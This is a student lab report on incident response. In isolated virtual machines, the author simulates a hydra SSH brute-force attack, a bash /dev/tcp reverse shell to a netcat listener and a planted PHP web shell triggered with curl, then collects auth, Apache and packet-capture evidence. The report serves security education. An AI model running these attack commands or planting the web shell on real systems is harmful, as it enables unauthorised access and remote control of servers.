

LAB: INCIDENT RESPONSE AND FORENSICS

Objective:


Respond to and analyze security incidents, including forensics.

Tools:


- Logs from a web server or network device (Apache logs, firewall logs)
- Evidence collection tools (tcpdump, Wireshark)
- VirtualBox for creating and managing VMs

1. Virtual Machine Setup

- Attacker VM:



- Victim VM:




Use NAT network to access to the internet for undergoing environment configuration such as updating and installing required packages:

```
ubuntu@ubuntu:~$ sudo apt update
```


```
ubuntu@ubuntu:~$ sudo apt install apache2
ubuntu@ubuntu:~$ sudo systemctl start apache2
```

After that, I switch to host only adapter to perform brute-force attack on ssh and reverse shell activity later. Host-only adapter allow direct communication between VMs.



Verify if the network adapter has been changed successfully by checking the ip address. By now, the ip address should change to 192.168.x.x.

If it is not yet, you need to disconnect and then connect again. To do that, go to Devices > Network > Connect Network Adapter. Notice the symbol (?) at the top right side of the VM, indicating the network is disconnected. Then, connect again with Devices > Network > Connect Network Adapter.




2. Security Breach Simulation

- Brute-Force Attack Simulation:**

Tools used: Firefox, hydra, grep, openssh, ubuntu.

To stimulate password brute-force attack, I utilize open-source project from miesslerdaniel.

On **Attacker VM**, switch to NAT network to open firefox and browse the github page to install rockyou-75.txt directly from there. You may also git clone it using “git clone <https://github.com/danielmiessler/SecLists.git>”. I don’t choose this approach because it will consume abundance space, thus time consuming.



To verify the installation directory for the rockyou-75.txt:

```
ubuntu@ubuntu:~$ cd Downloads
ubuntu@ubuntu:~/Downloads$ ls
rockyou-75.txt
```

Then, install hydra tool to execute brute-forcing activity later:

```
ubuntu@ubuntu:~$ sudo apt install hydra
```

On **Victim VM**, make sure ssh is running:

```
ubuntu@ubuntu:~$ sudo apt install openssh-server
ubuntu@ubuntu:~$ sudo systemctl start ssh
```

Verify that the ssh is running:

```
ubuntu@ubuntu:~$ sudo systemctl status ssh
● ssh.service - OpenBSD Secure Shell server
  Loaded: loaded (/usr/lib/systemd/system/ssh.service; disabled; preset: ena>
  Active: active (running) since Sat 2025-05-24 17:12:14 +08; 7s ago
    TriggeredBy: ● ssh.socket
      Docs: man:sshd(8)
             man:sshd_config(5)
  Process: 10379 ExecStartPre=/usr/sbin/sshd -t (code=exited, status=0/SUCCES>
 Main PID: 10380 (sshd)
   Tasks: 1 (limit: 10528)
  Memory: 1.1M (peak: 1.4M)
    CPU: 17ms
   CGroup: /system.slice/ssh.service
           └─10380 "sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups"
```

Make sure the network adapter for both VMs is in host only adapter mode.

On **Attacker VM**, proceed with brute-forcing activity using hydra:

```
ubuntu@ubuntu:~$ hydra -l ubuntu -P ./Downloads/rockyou-75.txt ssh://192.168.56.102
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations
, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-24 13:36:32
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 59185 login tries (l:1/p:59185), ~3700 tries per task
[DATA] attacking ssh://192.168.56.102:22/
[STATUS] 156.00 tries/min, 156 tries in 00:01h, 59031 to do in 06:19h, 14 active
[STATUS] 145.33 tries/min, 436 tries in 00:03h, 58751 to do in 06:45h, 14 active
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.
```

Check log messages via `ubuntu@ubuntu:~$ sudo cat /var/log/auth.log` to confirm the above activity. You may see response similar like this:

```
2025-05-24T14:29:05.574588+00:00 ubuntu sshd[16120]: Failed password for ubuntu from 192.168.56.101 port 58590 ssh2
```

Use grep to filter the log messages:

```
ubuntu@ubuntu:~$ sudo cat /var/log/auth.log | grep 'Failed password'
2025-05-24T14:29:05.574588+00:00 ubuntu sshd[16120]: Failed password for ubuntu from 192.168.56.101 port 58590 ssh2
2025-05-24T14:29:05.665437+00:00 ubuntu sshd[16120]: Failed password for ubuntu from 192.168.56.101 port 58590 ssh2
2025-05-24T14:29:05.703661+00:00 ubuntu sshd[16130]: Failed password for ubuntu from 192.168.56.101 port 58666 ssh2
2025-05-24T14:29:05.706961+00:00 ubuntu sshd[16128]: Failed password for ubuntu from 192.168.56.101 port 58648 ssh2
2025-05-24T14:29:05.707538+00:00 ubuntu sshd[16123]: Failed password for ubuntu from 192.168.56.101 port 58600 ssh2
2025-05-24T14:29:05.707724+00:00 ubuntu sshd[16126]: Failed password for ubuntu from 192.168.56.101 port 58618 ssh2
2025-05-24T14:29:05.707820+00:00 ubuntu sshd[16121]: Failed password for ubuntu from 192.168.56.101 port 58588 ssh2
2025-05-24T14:29:05.723657+00:00 ubuntu sshd[16122]: Failed password for ubuntu from 192.168.56.101 port 58598 ssh2
2025-05-24T14:29:05.725612+00:00 ubuntu sshd[16129]: Failed password for ubuntu from 192.168.56.101 port 58664 ssh2
2025-05-24T14:29:05.726163+00:00 ubuntu sshd[16125]: Failed password for ubuntu from 192.168.56.101 port 58608 ssh2
2025-05-24T14:29:05.734063+00:00 ubuntu sshd[16127]: Failed password for ubuntu from 192.168.56.101 port 58634 ssh2
2025-05-24T14:29:05.777688+00:00 ubuntu sshd[16126]: Failed password for ubuntu from 192.168.56.101 port 58618 ssh2
```

```
ubuntu@ubuntu:~$ sudo cat /var/log/auth.log | grep 'Accepted password'
ubuntu@ubuntu:~$
```

The screenshots above shows that the brute-force attack has failed, indicating that there is no matching password within rockyou-75.txt that corresponds to the victim's SSH password.

I try enable the verbose function when brute-forcing to better monitor the attempting attack in real-time:

```
ubuntu@ubuntu: $ hydra -V -l ubuntu -P ./Downloads/rockyou-75.txt ssh://192.168.56.102
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,
or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-24 13:41:51
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, t
o prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 59185 login tries (l:1/p:59185), ~3700 tries per task
[DATA] attacking ssh://192.168.56.102:22/
[ATTEMPT] target 192.168.56.102 - login "ubuntu" - pass "123456" - 1 of 59185 [child 0] (0/0)
[ATTEMPT] target 192.168.56.102 - login "ubuntu" - pass "12345" - 2 of 59185 [child 1] (0/0)
[ATTEMPT] target 192.168.56.102 - login "ubuntu" - pass "123456789" - 3 of 59185 [child 2] (0/0)
[ATTEMPT] target 192.168.56.102 - login "ubuntu" - pass "password" - 4 of 59185 [child 3] (0/0)
[ATTEMPT] target 192.168.56.102 - login "ubuntu" - pass "iloveyou" - 5 of 59185 [child 4] (0/0)
```

Next, to trigger successful brute-force attack, I tried create new user on my **Victim VM** and purposely set the password that match the one in rockyou-75.txt:

```
ubuntu@ubuntu:~$ sudo passwd inqsyira
New password:
BAD PASSWORD: The password fails the dictionary check - it is based on a dictionary word
Retype new password:
passwd: password updated successfully
```

Finally, the brute-forcing is now successful:

```
ubuntu@ubuntu: $ hydra -l inqsyira -P ./Downloads/rockyou-75.txt ssh://192.168.56.102
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,
or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-24 18:27:09
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, t
o prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 59185 login tries (l:1/p:59185), ~3700 tries per task
[DATA] attacking ssh://192.168.56.102:22/
[22][ssh] host: 192.168.56.102  login: inqsyira  password: iloveyou
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-24 18:27:20
```

- **Malware Infection:**

Tools used: ubuntu, netcat, php , openssh, curl

Firstly, start the netcat listener on **Attacker VM**:

```
ubuntu@ubuntu:~$ nc -lvp 4444
nc -lvp 4444
Listening on 0.0.0.0 4444
```

Then, run the reverse shell on the **Victim VM**:

```
ubuntu@ubuntu:~$ bash -i >& /dev/tcp/192.168.56.101/4444 0>&1
```

But, it immediately shows fail connection:

```
ubuntu@ubuntu:~$ nc -lvp 4444
Listening on 0.0.0.0 4444
nc: getnameinfo: Temporary failure in name resolution
```

So, I tried this different command to perform the netcat and it works:

```
ubuntu@ubuntu:~$ nc -lvp 4444 -n
Listening on 0.0.0.0 4444
Connection received on 192.168.56.102 51828
```

Steps to create web shell at Attacker VM and upload it into Victim VM:

Firstly, create shell.php on the **Attacker VM**:

Type: sudo nano shell.php

```
GNU nano 7.2
shell.php
<?php system($_GET['cmd']); ?>
```

Verify the file is created:

```
ubuntu@ubuntu:~$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos  shell.php  snap
```

Then, “cd /etc/ssh/sshd_config” to make sure the subsystem is included:

```
GNU nano 7.2
/etc/ssh/sshd_config *
PasswordAuthentication yes
Subsystem sftp internal-sftp
```

You need to restart the ssh after modifying the sshd_config for the changes to takes place:

```
ubuntu@ubuntu:~$ sudo systemctl restart ssh
ubuntu@ubuntu:~$ sudo systemctl status apache2
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/usr/lib/systemd/system/apache2.service; enabled; preset: enabled)
   Active: active (running) since Sat 2023-05-24 17:25:42 UTC; 2s ago
     Docs: https://httpd.apache.org/docs/2.4/
    Process: 20855 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
   Main PID: 20858 (apache2)
      Tasks: 6 (limit: 10370)
        Memory: 10.7M (peak: 11.2M)
         CPU: 55ms
        Group: /system.slice/apache2.service
           ├─20858 /usr/sbin/apache2 -k start
           ├─20860 /usr/sbin/apache2 -k start
           ├─20861 /usr/sbin/apache2 -k start
           ├─20862 /usr/sbin/apache2 -k start
           ├─20863 /usr/sbin/apache2 -k start
           └─20864 /usr/sbin/apache2 -k start
May 24 17:25:42 ubuntu systemd[1]: Starting apache2.service - The Apache HTTP Server...
May 24 17:25:42 ubuntu apachectl[20857]: AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 192.168.56.102.
May 24 17:25:42 ubuntu systemd[1]: Started apache2.service - The Apache HTTP Server.
```

Next, copy the created shell.php into the victim machine:

To perform this, you need to know the Victim’s ssh password. In my case, I set new ssh password on the Victim VM by using “passwd” command:

```
ubuntu@ubuntu:~$ passwd
New password:
Retype new password:
passwd: password updated successfully
```

Then, I verify the above step with ssh [ubuntu@192.168.56.102](https://192.168.56.102) (using the Victim ip address) and enter the above password.

Run “scp shell.php [ubuntu@192.168.56.102](https://192.168.56.102)” to copy the file from Attacker VM to the Victim VM:

```
ubuntu@ubuntu:~$ scp shell.php ubuntu@192.168.56.102:~
ubuntu@192.168.56.102's password:
shell.php
100%   31   11.3KB/s  00:00
```

If the copy is failed, you may want to check the error log for possible fix at “cd /var/log/apache2/error.log”. In my case, I previously run into syntax error problem in my shell.php,

resulting in failed copy activity. So, I straight away fix my typo on the shell.php code.

```
ubuntu@ubuntu:/var/log/apache2$ cat error.log
[Sat May 24 12:42:43.409468 2025] [mpm_prefork:notice] [pid 15113] AH00163: Apache/2.4.58 (Ubuntu) configured -- resuming normal operations
[Sat May 24 12:42:43.409498 2025] [core:notice] [pid 15113] AH00094: Command line: '/usr/sbin/apache2'
[Sat May 24 12:42:45.618449 2025] [mpm_prefork:notice] [pid 15113] AH00170: caught SIGWINCH, shutting down gracefully
[Sat May 24 12:42:45.701368 2025] [mpm_prefork:notice] [pid 15575] AH00163: Apache/2.4.58 (Ubuntu) configured -- resuming normal operations
[Sat May 24 12:42:45.701390 2025] [core:notice] [pid 15575] AH00094: Command line: '/usr/sbin/apache2'
[Sat May 24 16:13:10.117177 2025] [php:error] [pid 15580] [client 10.0.2.15:48172] PHP Parse error: syntax error, unexpected token ";" , expecting ")" in /var/www/html/shell.php on line 1
```

Next, run `ssh -t username@victim_ip 'sudo mv ~/shell.php /var/www/html/'` to move the file within the apache directory:

```
ubuntu@ubuntu:~$ ssh -t ubuntu@192.168.56.102 'sudo mv ~/shell.php /var/www/html'
ubuntu@192.168.56.102's password:
Connection to 192.168.56.102 closed.
```

On the Victim VM, verify if the file has been successfully moved to `/var/www/html`:

```
ubuntu@ubuntu:~$ ls -l /var/www/html
total 16
-rwxrwxrwx 1 root root 10671 May 24 12:42 index.html
-rw-r--r-- 1 ubuntu ubuntu 30 May 24 15:55 shell.php
```

Another way to verify is by checking the history on the Victim VM:

```
ubuntu@ubuntu:~$ history | grep 'mv ~/shell.php /var/www/html'
74 history | grep 'mv ~/shell.php /var/www/html'
```

I tried accessing the shell.php on my Attacker VM:

```
ubuntu@ubuntu:~$ curl http://192.168.56.102/shell.php?cmd=id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Then, I go to the Victim VM to check the log message:

```
ubuntu@ubuntu:/var/www/html$ sudo cat /var/log/apache2/access.log | grep 192.168.56.101
192.168.56.101 - - [24/May/2025:17:27:00 +0000] "GET /shell.php?cmd=id HTTP/1.1" 200 202 "-" "curl/8.5.0"
```

The above screenshot verifies that my attacker machine is successfully taking over the victim machine.

If copying/moving the file is unsuccessful, it is worth to check both VMs firewall configuration to make sure they allow the necessary communication.

For example, here is my ufw configuration on the Victim VM:

```
ubuntu@ubuntu:/var/www/html$ sudo ufw allow 80/tcp
Rule added
Rule added (v6)
ubuntu@ubuntu:~$ sudo ufw status
Status: active

To                         Action      From
--                         --          --
22/tcp                      ALLOW      Anywhere
80/tcp                      ALLOW      Anywhere
22/tcp (v6)                  ALLOW      Anywhere (v6)
80/tcp (v6)                  ALLOW      Anywhere (v6)

192.168.56.101 4444          ALLOW OUT   Anywhere
```

Here is on the Attacker VM:

```
ubuntu@ubuntu:~$ sudo ufw allow 4444/tcp
Rules updated
Rules updated (v6)
```

```
ubuntu@ubuntu:~$ sudo ufw status
Status: active

To                         Action      From
--                         --          --
4444/tcp                   ALLOW       Anywhere
4444/tcp (v6)              ALLOW       Anywhere (v6)
```

Make sure to reload the ufw for any changes to takes place:

```
ubuntu@ubuntu:/var/www/html$ sudo ufw reload
Firewall reloaded
```

3. Evidence Collection

- **Apache Logs:**

```
ubuntu@ubuntu:/var/www/html$ sudo cat /var/log/apache2/access.log | grep 192.168.56.101
192.168.56.101 - - [24/May/2025:17:27:00 +0000] "GET /shell.php?cmd=id HTTP/1.1" 200 202 "-" "curl/8.5.0"
```

The above screenshot shows log messages when the Attacker trying to access the web shell.

```
192.168.56.102 - - [24/May/2025:18:38:40 +0000] "GET /shell.php?cmd=bash+-i+%3E%26+/dev/tcp/192.168.56.101/4444+0%3E%261 HTTP/1.1" 200 147 "-" "curl/8.5.0"
```

The above screenshot shows log messages when the Victim trying to access the web shell using this command below:

```
ubuntu@ubuntu: $ curl "http://192.168.56.102/shell.php?cmd=bash+-i+%3E%26+/dev/tcp/192.168.56.101/4444+0%3E%261"
```

Here is the full access.log:

```
ubuntu@ubuntu: $ sudo cat /var/log/apache2/access.log
10.0.2.15 - - [24/May/2025:16:13:10 +0000] "GET /shell.php HTTP/1.1" 500 185 "-" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64 ; rv:135.0) Gecko/20100101 Firefox/135.0"
10.0.2.15 - - [24/May/2025:16:13:10 +0000] "GET /favicon.ico HTTP/1.1" 404 488 "http://10.0.2.15/shell.php" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:135.0) Gecko/20100101 Firefox/135.0"
192.168.56.101 - - [24/May/2025:17:27:00 +0000] "GET /shell.php?cmd=id HTTP/1.1" 200 202 "-" "curl/8.5.0"
192.168.56.101 - - [24/May/2025:18:08:36 +0000] "GET /shell.php?cmd=id HTTP/1.1" 200 202 "-" "curl/8.5.0"
192.168.56.101 - - [24/May/2025:18:27:01 +0000] "GET /shell.php?cmd=id HTTP/1.1" 200 202 "-" "curl/8.5.0"
192.168.56.101 - - [24/May/2025:18:29:48 +0000] "GET /shell.php?cmd=id HTTP/1.1" 200 202 "-" "curl/8.5.0"
192.168.56.102 - - [24/May/2025:18:38:40 +0000] "GET /shell.php?cmd=bash+-i+%3E%26+/dev/tcp/192.168.56.101/4444+0%3E%261 HTTP/1.1" 200 147 "-" "curl/8.5.0"
```

- **Authentication Logs:**

```
ubuntu@ubuntu:~$ sudo cat /var/log/auth.log | grep 'Failed password'
2025-05-24T14:29:05.574588+00:00 ubuntu sshd[16120]: Failed password for ubuntu from 192.168.56.101 port 58590 ssh2
2025-05-24T14:29:05.665437+00:00 ubuntu sshd[16120]: Failed password for ubuntu from 192.168.56.101 port 58590 ssh2
2025-05-24T14:29:05.703661+00:00 ubuntu sshd[16130]: Failed password for ubuntu from 192.168.56.101 port 58666 ssh2
2025-05-24T14:29:05.706961+00:00 ubuntu sshd[16128]: Failed password for ubuntu from 192.168.56.101 port 58648 ssh2
2025-05-24T14:29:05.707538+00:00 ubuntu sshd[16123]: Failed password for ubuntu from 192.168.56.101 port 58600 ssh2
2025-05-24T14:29:05.707724+00:00 ubuntu sshd[16126]: Failed password for ubuntu from 192.168.56.101 port 58618 ssh2
2025-05-24T14:29:05.707820+00:00 ubuntu sshd[16121]: Failed password for ubuntu from 192.168.56.101 port 58588 ssh2
2025-05-24T14:29:05.723657+00:00 ubuntu sshd[16122]: Failed password for ubuntu from 192.168.56.101 port 58598 ssh2
2025-05-24T14:29:05.725612+00:00 ubuntu sshd[16129]: Failed password for ubuntu from 192.168.56.101 port 58664 ssh2
2025-05-24T14:29:05.726163+00:00 ubuntu sshd[16125]: Failed password for ubuntu from 192.168.56.101 port 58608 ssh2
2025-05-24T14:29:05.734063+00:00 ubuntu sshd[16127]: Failed password for ubuntu from 192.168.56.101 port 58634 ssh2
2025-05-24T14:29:05.777688+00:00 ubuntu sshd[16126]: Failed password for ubuntu from 192.168.56.101 port 58618 ssh2
```

```
ubuntu@ubuntu: $ sudo cat /var/log/auth.log | grep 'Accepted password'
2025-05-24T15:20:08.242220+00:00 ubuntu sshd[17416]: Accepted password for lab4 from 192.168.56.101 port 40410 ssh2
2025-05-24T15:26:42.201601+00:00 ubuntu sshd[18104]: Accepted password for lab4 from 192.168.56.101 port 58848 ssh2
2025-05-24T15:28:58.457084+00:00 ubuntu sshd[18131]: Accepted password for lab4 from 192.168.56.101 port 55424 ssh2
2025-05-24T15:32:17.773836+00:00 ubuntu sshd[18212]: Accepted password for lab4 from 192.168.56.101 port 42040 ssh2
2025-05-24T15:35:52.139292+00:00 ubuntu sshd[18235]: Accepted password for lab4 from 192.168.56.102 port 51510 ssh2
2025-05-24T15:36:09.964648+00:00 ubuntu sshd[18248]: Accepted password for lab4 from 192.168.56.102 port 32874 ssh2
2025-05-24T15:36:30.804188+00:00 ubuntu sshd[18270]: Accepted password for lab4 from 192.168.56.101 port 34876 ssh2
2025-05-24T15:40:11.272789+00:00 ubuntu sshd[18327]: Accepted password for lab4 from 192.168.56.101 port 45902 ssh2
2025-05-24T15:55:52.829392+00:00 ubuntu sshd[18471]: Accepted password for ubuntu from 192.168.56.101 port 59932 ssh2
2025-05-24T15:57:28.140887+00:00 ubuntu sshd[18491]: Accepted password for ubuntu from 192.168.56.101 port 54226 ssh2
2025-05-24T15:58:47.420083+00:00 ubuntu sshd[18514]: Accepted password for ubuntu from 192.168.56.102 port 56390 ssh2
2025-05-24T16:06:09.977283+00:00 ubuntu sshd[18605]: Accepted password for ubuntu from 192.168.56.101 port 38156 ssh2
2025-05-24T17:03:52.766619+00:00 ubuntu sshd[20452]: Accepted password for ubuntu from 192.168.56.101 port 42644 ssh2
2025-05-24T17:05:07.632466+00:00 ubuntu sshd[20479]: Accepted password for ubuntu from 192.168.56.101 port 36274 ssh2
2025-05-24T17:08:59.320818+00:00 ubuntu sshd[20521]: Accepted password for ubuntu from 192.168.56.102 port 47118 ssh2
2025-05-24T17:09:31.652440+00:00 ubuntu sshd[20590]: Accepted password for ubuntu from 192.168.56.102 port 59126 ssh2
2025-05-24T17:11:23.509433+00:00 ubuntu sshd[20616]: Accepted password for ubuntu from 192.168.56.102 port 43286 ssh2
2025-05-24T17:12:14.838841+00:00 ubuntu sshd[20632]: Accepted password for ubuntu from 192.168.56.102 port 38082 ssh2
2025-05-24T17:12:38.494579+00:00 ubuntu sshd[20648]: Accepted password for ubuntu from 192.168.56.102 port 34176 ssh2
2025-05-24T18:03:40.762798+00:00 ubuntu sshd[23249]: Accepted password for ubuntu from 192.168.56.102 port 43542 ssh2
2025-05-24T18:05:33.833543+00:00 ubuntu sshd[23265]: Accepted password for ubuntu from 192.168.56.101 port 45242 ssh2
2025-05-24T18:06:57.971677+00:00 ubuntu sshd[23402]: Accepted password for ubuntu from 192.168.56.101 port 39860 ssh2
2025-05-24T18:26:46.849522+00:00 ubuntu sshd[24325]: Accepted password for ubuntu from 192.168.56.101 port 57914 ssh2
2025-05-25T05:38:50.333828+00:00 ubuntu sshd[27476]: Accepted password for inqsyira from 192.168.56.102 port 39470 ssh2
2025-05-25T05:39:20.040000+00:00 ubuntu sshd[27545]: Accepted password for inqsyira from 192.168.56.101 port 48250 ssh2
```

The above screenshot shows numerous brute-forcing attempt made by the attacker.

- Network Traffic Capture:**

Firstly, make sure the wireshark is installed. If not, switch to NAT network and run this command to install it.

```
ubuntu@ubuntu:~$ sudo apt install wireshark
```


Run the wireshark to listen for the incoming traffic:

```
ubuntu@ubuntu:~$ sudo tcpdump -i enp0s3 -w victim.pcap
tcpdump: listening on enp0s3, link-type EN10MB (Ethernet), snapshot length 262144 bytes
```

